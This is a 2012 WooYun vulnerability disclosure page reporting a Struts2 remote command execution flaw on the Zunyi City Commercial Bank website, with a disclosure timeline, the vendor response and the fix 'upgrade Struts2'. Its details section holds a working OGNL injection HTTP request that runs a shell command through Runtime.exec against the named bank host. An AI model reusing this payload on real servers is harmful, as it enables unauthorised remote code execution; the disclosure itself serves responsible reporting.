漏洞概要

关注数(24) 关注此漏洞

缺陷编号：wooyun-2012-08786
漏洞标题：遵义市商业银行网站struts2漏洞
相关厂商：遵义市商业银行网站
漏洞作者：独孤城
提交时间：2012-06-26 10:15
修复时间：2012-08-10 10:16
公开时间：2012-08-10 10:16
漏洞类型：命令执行
危害等级：中
自评Rank：5
漏洞状态：已交由第三方合作机构(cncert国家互联网应急中心)处理
漏洞来源：http://www.wooyun.org，如有疑问或需要帮助请联系 help@wooyun.org
Tags标签：无
分享漏洞：分享到

4人收藏 收藏

漏洞详情

披露状态：

2012-06-26：细节已通知厂商并且等待厂商处理中
2012-06-26：厂商已经确认，细节仅向厂商公开
2012-07-06：细节向核心白帽子及相关领域专家公开
2012-07-16：细节向普通白帽子公开
2012-07-26：细节向实习白帽子公开
2012-08-10：细节向公众公开


简要描述：


Struts2命令执行漏洞，不过该网站貌似没怎么具体业务


详细说明：

GET /Index!index.do?('\u0023_memberAccess[\'allowStaticMethodAccess\']')(meh)=true&(aaa)(('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003d\u0023foo')(\u0023foo\u003dnew%20java.lang.Boolean(%22false%22)))&(asdf)(('\u0023rt.exec(%22id%22)')(\u0023rt\u003d@java.lang.Runtime@getRuntime()))=1 HTTP/1.1
User-Agent: Java/1.6.0_20
Host: www.zyccb.com
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

漏洞证明：







修复方案：

同类型漏洞[命令执行]：(10)

▼ TOM某论坛某工具存在命令执行2
▼ 苏州市卫生局struts2远程代码执行漏洞
▼ 天津市人才服务中心主站jboss java反序列化漏洞
▼ 山东卫视网站存在st2漏洞可导致全站沦陷
▼ 搜狐某中间件应用 任意命令执行漏洞
▼ 中国电信10000管家客户端软件引出的漏洞
▼ 云测网络网站命令执行
▼ POS机行业巨头某支付漏洞（泄露上万商户信息/上亿资金流水/深入内网影响多个系统）
▼ 黑龙江省政府网上政务服务中心任意命令执行漏洞
▼ 百度某站存在近似命令执行和其他问题

查看更多>>

同厂商漏洞[遵义市商业银行网站]：(10)

• 遵义市商业银行网站struts2漏洞

查看更多>>

同作者漏洞[独孤城]：(10)

◂ 遵义市商业银行网站struts2漏洞
◂ 69个高校正方教务管理系统数据库任意操作
◂ 三亚机场WIFI系统多处认证绕过漏洞（经典认证逻辑测试思路）

查看更多>>

随机漏洞展示：(8)

★ 新浪微博CSRF之点我链接发微博（可蠕虫）\关注我\换头像
★ 中国能建集团多处SQL注入点打包
★ 中国检验检疫电子业务网某站任意文件下载
★ 统统付某处存在jboss应用漏洞
★ 某省人口计生信息系统服务器弱口令
★ 河南省某地市林业局SQL注入导致后台沦陷、服务器已经被控制
★ 民安保险某重要站点奇葩漏洞可登陆后台导致大量用户订单信息泄漏（也可用于钓鱼诈骗）
★ 惠普某站上万条客户信息泄漏，SQL注入漏洞（上百库）
★ 搜房网某站SQL注射一枚
★ 广东省某市公路路灯监控智能化系统存在弱口令风险

查看更多>>

升级Struts2

> 版权声明：转载请注明来源 独孤城@乌云

漏洞回应

> 厂商回应：

危害等级：中

漏洞Rank：8

确认时间：2012-06-26 16:30

> 厂商回复：

CNVD根据图片确认，转由CNCERT国家中心转报根监会信息化主管部门处置。
参考通用软件漏洞评分原则，rank 8

> 最新状态：

暂无